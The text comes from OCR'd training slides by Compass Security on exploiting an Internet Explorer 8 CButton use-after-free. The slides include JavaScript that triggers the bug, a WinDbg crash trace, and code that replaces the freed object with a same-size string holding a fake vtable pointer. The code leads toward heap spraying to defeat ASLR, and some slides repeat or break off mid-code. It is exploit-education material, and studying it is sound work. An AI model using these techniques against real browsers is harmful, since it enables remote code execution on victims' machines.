form.elements[0] = NULL;
```


IE8 CButton UAF



```
…

// Start GC
GC 1: free( CButton )

// Allocate fake vtable
new String( sizeof(CButton));

// GC wants to free form.CButton
form.elements[0].destroy();
free(form.elements[0])
form.elements[0] = NULL;
```

GC wants to call function CButton.destroy();

IE8 CButton UAF



```
…

// Start GC
GC 1: free( CButton )

// Allocate fake vtable
new String( sizeof(CButton));

// GC wants to free form.CButton
form.elements[0].destroy();
free(form.elements[0])
form.elements[0] = NULL;
```

IE8 CButton UAF

```
(a0.3c0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=05682fa8 ebx=04db8f28 ecx=00000052 edx=00000000 esi=00000000 edi=05682fa8
eip=3d08625c esp=0336d7a0 ebp=0336d80c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
mshtml!CMarkup::OnLoadStatusDone+0x4ef:
3d08625c 8b07            mov     eax,dword ptr [edi]  ds:0023:05682fa8=????????

1:022> !heap -p -a edi
    address 05682fa8 found in
    _DPH_HEAP_ROOT @ 151000
    in free-ed allocation (  DPH_HEAP_BLOCK:      VirtAddr      VirtSize)
                                5640eb0:       5682000          2000
    7c91a1ba ntdll!RtlFreeHeap+0x000000f9
    3d2b4b10 mshtml!CButton::`vector deleting destructor'+0x0000002f
    3cfa0ad9 mshtml!CBase::SubRelease+0x00000022
    3cf7e76d mshtml!CElement::PrivateRelease+0x00000029
```

IE8 CButton UAF: PoC + UAF Objects and Vtables

Compass Security Schweiz AG
Werkstrasse 20
Postfach 2038
CH-8645 Jona

Tel +41 55 214 41 60
Fax +41 55 214 41 61
team@csnc.ch
www.csnc.ch

IE8 CButton UAF


GC wants to call a function on a free’d object

We replaced the free’d object with out own fake-object

How to form our fake-object so that we get code execution?


Now with vtables…

IE8 CButton UAF




Original Objects

IE8 CButton UAF



GC free'd Cbutton (and it's vtable)


IE8 CButton UAF



The attacker allocates a string with the size of the Cbutton


It will be placed at the same location as the original CButton

IE8 CButton UAF




Attacker has complete control over this String / CButton

IE8 CButton UAF



We need to create a fake vtable
And let fake cbutton point to it

```
function trigger() {
var img = document.createElement("img");
```



```
tForm = document.getElementById("form");
tDiv = document.getElementById("div");
// Add a CButton to the div
tDiv.appendChild(document.createElement('button'));
// Set CButton's parent to be the form
tDiv.firstChild.applyElement(tForm);
// Removes CButton from the div
//   (form still references CButton)
tDiv.innerHTML = "";
// Adds body to div
tDiv.appendChild(document.createElement('body'));
// Collecting garbage frees the CButton
CollectGarbage();
```


```
// should replace the vtable pointer
var replacement = packv(0x08082020);

// 4 bytes vptr, 2 bytes \u0000 term
for(i = 0; i < 0x58 - 4 - 2; i += 2)
  replacement += "\u4242";

// replacement happens here
img.title = replacement;
}
```

Replacement:

```
0x08082020
0x42424242
0x42424242
0x42424242
0x42424242
0x42424242
0x42424242
```

0x58 bytes

```
function trigger() {
var img = document.createElement("img");
```



```
tForm = document.getElementById("form");
tDiv = document.getElementById("div");
// Add a CButton to the div
tDiv.appendChild(document.createElement('button'));
// Set CButton's parent to be the form
tDiv.
// R
//
tDiv
// A
tDiv
// C
Colle
```

Vtable Pointer
Of fake CButton Object


```
// should replace the vtable pointer
var replacement = packv(0x08082020);

// 4 bytes vptr, 2 bytes \u0000 term
for(i = 0; i < 0x58 - 4 - 2; i += 2)
  replacement += "\u4242";

// replacement happens here
img.title = replacement;
}
```

Replacement:

```
0x08082020
0x42424242
0x42424242
0x42424242
0x42424242
0x42424242
0x42424242
```

0x58 bytes

IE8 CButton UAF



We need to create a fake vtable
And let fake cbutton point to it

IE8 CButton UAF

Now we have:


- form.elements[0] pointed to a CButton
- We replaced the CButton with a string of the same size
- The GC will call form.elements[0].destroy()
    - To be more exact: form.elements[0].vtable.destroy()

- We need to put a fake vtable somewhere
- ASLR is enabled, we don’t know the address of our pointers
- Lets put it EVERYWHERE

The vtable pointer of the fake CButton needs to point to a vtable

But Heap is ASLR…

```
function trigger() {

// should replace the vtable pointer
var replacement = packv(0x08082020);

// 4 bytes vptr, 2 bytes \u0000 term
for(i = 0; i < 0x58 - 4 - 2; i += 2)
  replacement += "\u4242";

// replacement happens here
img.title = replacement;
}
```



HEAP ?

HEAP ?

